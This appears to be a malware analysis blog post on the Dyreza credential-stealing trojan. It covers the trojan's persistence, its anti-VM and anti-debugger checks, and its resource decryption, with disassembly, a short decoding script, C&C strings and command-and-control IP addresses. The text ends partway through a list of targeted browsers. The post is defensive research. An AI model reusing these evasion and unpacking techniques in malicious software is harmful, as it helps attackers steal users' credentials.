

A Technical Look At Dyreza

blog.malwarebytes.com/threat-analysis/2015/11/a-technical-look-at-dyreza/

hasherezade

November 4, 2015



In a [previous post](#) we presented unpacking 2 payloads delivered in a spam campaign. A malicious duet – **Upatre** (malware downloader) and **Dyreza** (credential stealer). In this post we will take a look at the core of **Dyreza** – and techniques that it uses.

Note, that Dyreza is a complex piece of malware and various samples come with various techniques – however, the main features remain common.

Analyzed samples

[ff3d706015b7b142ee0a8f0ad7ea2911](#) – **Dyreza** executable- a persistent botnet agent, carrying DLLs with the core malicious activities


- [5a0e393031eb2accc914c1c832993d0b](#) – Dyreza DLL (32bit)
- [91b62d1380b73baea53a50d02c88a5c6](#) – Dyreza DLL (64 bit)

Behavioral analysis

When Dyreza starts to infect the computer – it spreads like fire. Observing it in Process Explorer, we can see many new processes appearing and disappearing. As we can notice, it deploys *explorer*, *svchost*, *taskeng*... All this is done in order to obfuscate the flow of execution, in hopes of confusing analyst.

2 copies of the malicious file are dropped – in **C:\Windows** and **%APPDATA%** – under pseudo-random names, matching the regex: **[a-zA-Z]{15}.exe** , i.e **vfHNLkMcyaxBGFy.exe**

That persistence is achieved by adding a new task in the task scheduler – it deploys the malicious sample after every minute, to ensure that it keeps running.



Code injected into other processes (*svchost*, *explorer*) communicates with the C&C:

| Process | PID | Protocol | Local Address | Remote Address | Remote Port | State | Sent Bytes | Rcvd Pa... | Rcvd B... |
|----------------|------|----------|---------------|----------------|----------------|-------|------------|------------|-----------|
| <non-existent> | 3160 | TCP | testmachine | 49160 | 141.8.226.14 | http | | | |
| svchost.exe | 600 | TCP | testmachine | 49183 | 83.241.176.230 | 4443 | | | |
| svchost.exe | 600 | TCP | testmachine | 49206 | 83.241.176.230 | 4443 | | | |

| Process | PID | Protocol | Local ... | Remote Address | Remote Port | State | Se... | Sent Bytes | Rcvd Pa... | Rcvd B... |
|--------------|------|----------|------------|-----------------|-------------|------------|-------|------------|------------|-----------|
| System | 4 | UDP | netbios-ns | * | * | | 2 070 | 103 932 | 1 929 | 96 882 |
| svchost.exe | 1448 | UDP | 52678 | * | * | | 16 | 15 848 | | |
| explorer.exe | 392 | TCP | 49679 | 197.231.198.234 | 4443 | CLOSE_WAIT | 3 | 579 | 6 | 1 745 |
| explorer.exe | 392 | TCP | 49680 | 197.231.198.234 | 4443 | CLOSE_WAIT | 3 | 579 | 6 | 1 729 |

Checking on VirusTotal we can confirm, that contacted servers have been reported as malicious:

- 141.8.226.14 -> <https://www.virustotal.com/en/ip-address/141.8.226.14/information/>
- 83.241.176.230 -> <https://www.virustotal.com/en/ip-address/83.241.176.230/information/>
- 197.231.198.234 -> <https://www.virustotal.com/en/ip-address/197.231.198.234/information/>

When we deploy any web browser, it directly injects the code into its process and deploys illegitimate connections. It is the way to keep in touch with the C&C, monitor user's activity and steal credentials.

We can also see files created in a TEMP folder that are serving as a small database, where Dyreza stores information, before they are sent to the C&C.

Inside the code

Main executable

Dyreza doesn't start on a machine that has less than 2 processors. This technique is used as a defense, preventing file from running on VM. It is based on the observation that VM usually have only one processor – in contrast to most physical machines used nowadays. It is implemented by checking appropriate field in PEB (Process Environment Block), that is pointed by FS:[30]. Infection continues only if the condition is satisfied.

```

00294020 | $ 55          PUSH EBP
00294021 | . 8BEC       MOV EBP,ESP
00294023 | . 83EC 2C    SUB ESP,2C
00294026 | . 56         PUSH ESI
00294027 | . 50         PUSH EAX
00294028 | . 64:A1 30000001 MOV EAX,DWORD PTR FS:[30]
0029402E | . 8945 FC    MOV DWORD PTR SS:[EBP-4],EAX
00294031 | . 58         POP EAX
00294032 | . 8B45 FC    MOV EAX,DWORD PTR SS:[EBP-4]
00294035 | . 8378 64 02 CMP DWORD PTR DS:[EAX+64],2
00294039 | . 0F82 81000000 JB z_payloa.00294DC0
0029403F | . E8 0CF4FFFF CALL z_payloa.00294150
00294044 | . 8BF0       MOV ESI,EAX

```

is CPU count < 2?
crash the app!
load imports

At the beginning of execution, malware loads additional import table into a newly allocated memory page. Names of modules and functions are decrypted at runtime.

It checks, if it is deployed under debugger – using function *LookupPrivilegeValue* with argument *SeDebugPrivilege* – if it returns non-zero value, execution is terminated.

| | | |
|----------|------------------------------------|--------------------------------|
| 013D1890 | \$. PUSH EBP | |
| 013D1891 | . MOV EBP,ESP | |
| 013D1893 | . SUB ESP,0x4C | |
| 013D1896 | . PUSH ESI | |
| 013D1897 | . MOV ESI,[ARG.1] | |
| 013D189A | . MOV ECX,DWORD PTR DS:[ESI+0x20] | kernel32.GetCurrentProcess |
| 013D189D | . PUSH EDI | |
| 013D189E | . LEA EAX,[ARG.1] | |
| 013D18A1 | . PUSH EAX | |
| 013D18A2 | . PUSH 0x20 | |
| 013D18A4 | . XOR EDI,EDI | |
| 013D18A6 | . CALL ECX | advapi32.LookupPrivilegeValueW |
| 013D18A8 | . MOV EDX,DWORD PTR DS:[ESI] | advapi32.OpenProcessToken |
| 013D18AA | . PUSH EAX | |
| 013D18AB | . CALL EDX | |
| 013D18AD | . TEST EAX,EAX | |
| 013D18AF | . JE SHORT vfHNLkMC.013D18FE | |
| 013D18B1 | . MOV ECX,DWORD PTR DS:[ESI+0x174] | vfHNLkMC.013D3C80 |
| 013D18B7 | . LEA EAX,[LOCAL.19] | |
| 013D18BA | . PUSH EAX | |
| 013D18BB | . PUSH EDI | |
| 013D18BC | . CALL ECX | advapi32.LookupPrivilegeValueW |
| 013D18BE | . MOV ECX,DWORD PTR DS:[ESI+0x50] | advapi32.LookupPrivilegeValueW |
| 013D18C1 | . ADD ESP,0x8 | |
| 013D18C4 | . LEA EDX,[LOCAL.3] | |
| 013D18C7 | . PUSH EDX | |
| 013D18C8 | . LEA EAX,[LOCAL.19] | |
| 013D18CB | . PUSH EAX | |
| 013D18CC | . PUSH EDI | |
| 013D18CD | . MOV [LOCAL.4],0x1 | |
| 013D18D4 | . CALL ECX | advapi32.LookupPrivilegeValueW |
| 013D18D6 | . TEST EAX,EAX | |
| 013D18D8 | . JE SHORT vfHNLkMC.013D18F5 | |
| 013D18DA | . MOV EAX,[ARG.1] | |
| 013D18DD | . MOV ECX,DWORD PTR DS:[ESI+0x54] | advapi32.AdjustTokenPrivileges |
| 013D18E0 | . PUSH EDI | |
| 013D18E1 | . PUSH EDI | |

DS:[00020020]=7620CDCF (kernel32.GetCurrentProcess)
ECX=761341B3 (advapi32.LookupPrivilegeValueW)

```


001CF8F0 | 013D18D6 | CALL to LookupPrivilegeValueW from vfHNLkMC.013D18D4
001CF8F4 | 00000000 | SystemName = NULL
001CF8F8 | 001CF908 | Privilege = "SeDebugPrivilege"
001CF8FC | 001CF948 | pLocalId = 001CF948
001CF900 | 00000000 |

```

Valid execution follows few alternative paths. Decision, by which path of to follow is made based on the initial conditions – like, executable path and arguments with which the program was run. When it is deployed for the first time (from a random location), it make its own copy into **C:\Windows** and **%APPDATA%** and deploy the copy as a new process. As an argument to a deployed copy (from C:\Windows) it passes a path to the other copy.


If it is deployed from the valid path and the initial argument passed validation, it performs another check – verifying if it is deployed for the first time. It is achieved by creating a specific Global mutex (it’s name is a hash of Computer name and OS Version – fetched by functions: *GetComputerName*, *RtlGetVersion*).

If this condition is also satisfied and mutex already exist, then it follows the main path, deploying the malicious code. First, the encrypted data and the key are loaded from the executable’s resources.



T1RY615NR – encrypted 32 bit code, UZGN53WMY – the key, YS45H26GT – encrypted 64bit code

Unpacking:



The unpacking algorithm is pretty simple – *key_data* contains values and *data* – list of indexes of the values in *key_data*. We process the list of indexes and read the corresponding values:

```
def decode(data, key_data):
    decoded = bytearray()
    for i in range(0, len(data)):
        val_index = data[i]
        decoded.append(key_data[val_index])
    return decoded
```

This script decrypts dumped resources:

https://github.com/hasherezade/malware_analysis/blob/master/dyreza/dyreza_decoder.py

The revealed content contains a shellcode to be injected and a a DLL with malicious functions (32 or 64 bit appropriately). The main sample chooses which one to unpack and deploy, by checking if it is running via WOW64 (emulation for 32 bit on 64 bit machine) – calling function *IsWow64Process*.

| | | |
|----------|-----------------------------------|----------------------------|
| 01303222 | LEA EDX, [LOCAL.8] | |
| 01303225 | PUSH EDX | Arg2 = 770070B4 |
| 01303226 | PUSH ESI | Arg1 = 00020000 |
| 01303227 | CALL vfHNLkMC.01301830 | find resource #1 |
| 0130322C | ADD ESP, 0x18 | |
| 0130322F | TEST EAX, EAX | |
| 01303231 | JE SHORT vfHNLkMC.0130327C | |
| 01303233 | MOV EAX, DWORD PTR DS:[ESI+0x20] | kernel32.GetCurrentProcess |
| 01303236 | PUSH vfHNLkMC.01305040 | |
| 01303238 | CALL EAX | kernel32.IsWow64Process |
| 0130323D | MOV ECX, DWORD PTR DS:[ESI+0x100] | |
| 01303243 | PUSH EAX | vfHNLkMC.01305040 |
| 01303244 | CALL ECX | |
| 01303246 | TEST EAX, EAX | |
| 01303248 | JE SHORT vfHNLkMC.0130327C | |
| 0130324A | CMP DWORD PTR DS:[0x1305040], 0x0 | vfHNLkMC.01303C80 |
| 01303251 | MOV EAX, DWORD PTR DS:[ESI+0x174] | |
| 01303257 | LEA EDX, [LOCAL.8] | |
| 0130325A | PUSH EDX | ntdll.KiFastSystemCallRet |
| 0130325B | JE SHORT vfHNLkMC.01303283 | |
| 0130325D | PUSH 0x7 | |
| 0130325F | CALL EAX | |
| 01303261 | PUSH vfHNLkMC.01305044 | Arg4 = 01305044 |
| 01303266 | PUSH vfHNLkMC.01305038 | Arg3 = 01305038 |
| 01303268 | LEA ECX, [LOCAL.8] | |
| 0130326E | PUSH ECX | Arg2 = 01305040 |
| 0130326F | PUSH ESI | Arg1 = 00020000 |
| 01303270 | CALL vfHNLkMC.01301830 | find resource #2 |
| 01303275 | ADD ESP, 0x18 | |
| 01303278 | TEST EAX, EAX | |

Malicious DLL (core)

At this stage, functionality of the malware becomes pretty clear. The DLL does not contain much obfuscation – it has clear strings and a typical import table.

We can see the strings that are used for communication with the C&C:


| Address | Length | Type | String |
|-----------------|----------|------|---|
| .rdata:10011804 | 00000034 | C | \r\n--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n |
| .rdata:10011838 | 0000000F | C | Content-Type: |
| .rdata:10011848 | 00000005 | C | \r\n\r\n |
| .rdata:10011850 | 00000009 | C | \r\n--%s-- |
| .rdata:1001185C | 0000002D | C | Content-Type: multipart/form-data; boundary= |
| .rdata:1001188C | 00000011 | C | Content-Length: |
| .rdata:100118A0 | 00000030 | C | \r\nAccept: text/html\r\nConnection: Keep-Alive\r\n\r\n |
| .rdata:100118D0 | 00000065 | C | Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Sa.. |
| .rdata:10011938 | 00000005 | C | POST |
| .rdata:10012220 | 00000041 | C | %02X |
| .rdata:10012264 | 0000000E | C | %s_W%d%d%.%s |
| .rdata:10012274 | 00000006 | C | botid |
| .rdata:1001227C | 00000005 | C | btid |
| .rdata:10012284 | 00000005 | C | ccsr |
| .rdata:1001228C | 00000005 | C | dpsr |
| .rdata:10012294 | 00000005 | C | btnt |
| .rdata:1001229C | 00000005 | C | slip |
| .rdata:100122A4 | 0000000C | C | ***EMPTY*** |
| .rdata:100122B0 | 00000008 | C | success |
| .rdata:100122B8 | 0000000D | C | browsnapshot |
| .rdata:100122C8 | 00000009 | C | ponydata |
| .rdata:100122D4 | 0000000A | C | ntlmhashs |
| .rdata:100122E0 | 0000000B | C | Code60Stat |
| .rdata:100122EC | 0000000A | C | sourceexe |
| .rdata:100122F8 | 00000008 | C | httprcd |
| .rdata:10012300 | 0000000A | C | 0.0.0.0 |
| .rdata:1001230C | 0000000B | C | resparsr |
| .rdata:10012318 | 00000008 | C | httprex |
| .rdata:10012344 | 00000006 | C | dpsrv |
| .rdata:1001234C | 00000009 | C | datapost |

Both – 32 and 64 bit DLLs have analogical functionality. Only architecture-related elements and strings are different.

The agent identifies the system:

| | |
|--|--|
| <pre> 0FD23BA3 . . . TEST EAX,EAX 0FD23BA5 . . . JE test_5rs.0FD23C76 0FD23BAB . . . MOV EAX,[LOCAL.76] 0FD23BB1 . . . CMP EAX,0x10B0 0FD23BB6 . . . JNZ SHORT test_5rs.0FD23BC2 0FD23BB8 . . . MOV EDX,test_5rs.0FD3138C 0FD23BB0 . . . JMP test_5rs.0FD23C5B 0FD23BC2 . . . > CMP EAX,0x10B1 0FD23BC7 . . . JNZ SHORT test_5rs.0FD23BD3 0FD23BC9 . . . MOV EDX,test_5rs.0FD31394 0FD23BCE . . . JMP test_5rs.0FD23C5B 0FD23BD3 . . . > CMP EAX,0xA28 0FD23BD8 . . . JNZ SHORT test_5rs.0FD23BE1 0FD23BDA . . . MOV EDX,test_5rs.0FD313A0 0FD23BDF . . . JMP test_5rs.0FD23C5B 0FD23BE1 . . . > CMP EAX,0x23F0 0FD23BE6 . . . JNZ SHORT test_5rs.0FD23BEF 0FD23BE8 . . . MOV EDX,test_5rs.0FD313A8 0FD23BED . . . JMP SHORT test_5rs.0FD23C5B 0FD23BEF . . . > CMP EAX,0x2580 0FD23BF4 . . . JNZ SHORT test_5rs.0FD23BFD 0FD23BF6 . . . MOV EDX,test_5rs.0FD313B0 0FD23BF8 . . . JMP SHORT test_5rs.0FD23C5B 0FD23BFD . . . > CMP EAX,0xECE 0FD23C02 . . . JNZ SHORT test_5rs.0FD23C0B 0FD23C04 . . . MOV EDX,test_5rs.0FD313B8 0FD23C09 . . . JMP SHORT test_5rs.0FD23C5B 0FD23C0B . . . > CMP EAX,0x1772 0FD23C10 . . . JNZ SHORT test_5rs.0FD23C19 0FD23C12 . . . MOV EDX,test_5rs.0FD313C8 0FD23C17 . . . JMP test_5rs.0FD23C5B 0FD23C19 . . . > CMP EAX,0x1770 0FD23C1E . . . JNZ SHORT test_5rs.0FD23C27 0FD23C20 . . . MOV EDX,test_5rs.0FD313D8 0FD23C25 . . . JMP SHORT test_5rs.0FD23C5B 0FD23C27 . . . > CMP EAX,0x1771 0FD23C2C . . . JNZ SHORT test_5rs.0FD23C35 0FD23C2E . . . MOV EDX,test_5rs.0FD313E4 0FD23C33 . . . JMP SHORT test_5rs.0FD23C5B 0FD23C35 . . . > LEA ECX,DWORD PTR DS:[EAX-0x275A] 0FD23C3B . . . CMP ECX,0xA5 0FD23C41 . . . JA SHORT test_5rs.0FD23C4A 0FD23C43 . . . MOV EDX,test_5rs.0FD313F4 0FD23C48 . . . JMP SHORT test_5rs.0FD23C5B 0FD23C4A . . . > MOV EDX,test_5rs.0FD31400 0FD23C4F . . . CMP EAX,0x2800 0FD23C54 . . . JE SHORT test_5rs.0FD23C5B 0FD23C56 . . . MOV EDX,test_5rs.0FD3140C 0FD23C5B . . . > LEA EAX,[LOCAL.8] 0FD23C5E . . . PUSH EAX 0FD23C5F . . . PUSH 0x20 0FD23C61 . . . POP ECX 0FD23C62 . . . CALL test_5rs.0FD21000 0FD23C67 . . . PUSH test_5rs.0FD31414 0FD23C6C . . . PUSH 0x20 0FD23C6E . . . LEA EDI,[LOCAL.8] 0FD23C71 . . . CALL test_5rs.0FD22D2B </pre> | <pre> kernel32.BaseThreadInitThunk Switch (cases A28..2580) ASCII "Win_7"; Case 10B0 of switch 0FD23BB1 ASCII "Win_7_SP1"; Case 10B1 of switch 0FD23BB1 ASCII "Win_XP"; Case A28 of switch 0FD23BB1 ASCII "Win_8"; Case 23F0 of switch 0FD23BB1 ASCII "Win_8.1"; Case 2580 of switch 0FD23BB1 ASCII "Win_Server_2003"; Case ECE of switch 0FD23BB1 ASCII "Win_Vista_SP2"; Case 1772 of switch 0FD23BB1 ASCII "Win_Vista"; Case 1770 of switch 0FD23BB1 ASCII "Win_Vista_SP1"; Case 1771 of switch 0FD23BB1 ASCII "Win_10_IP" ASCII "Win_10_TH1" ASCII "unknown" [Arg1 = 77203C33 kernel32.77203C45 test_5rs.0FF41000 ASCII "_32bit" </pre> |
|--|--|

and then – include this data in information sent to the C&C:




Similar procedure is present in the 64 bit version of the DLL, only the hardcoded string “_32bit” is substituted by “_64bit”:

```

0000000018005568 lea    r8, a_64bit ; "_64bit"
000000001800556F lea    rcx, [r9+rdx+7FFFFFFFh]
0000000018005577 sub    r8, rcx
000000001800557A nop    word ptr [rax+rax+00h]

```


Also, network settings are examined (to verify and inform the C&C whether the client can establish back connection – command : AUTOBACKCONN)



It targets following browsers:

| | |
|---|--|
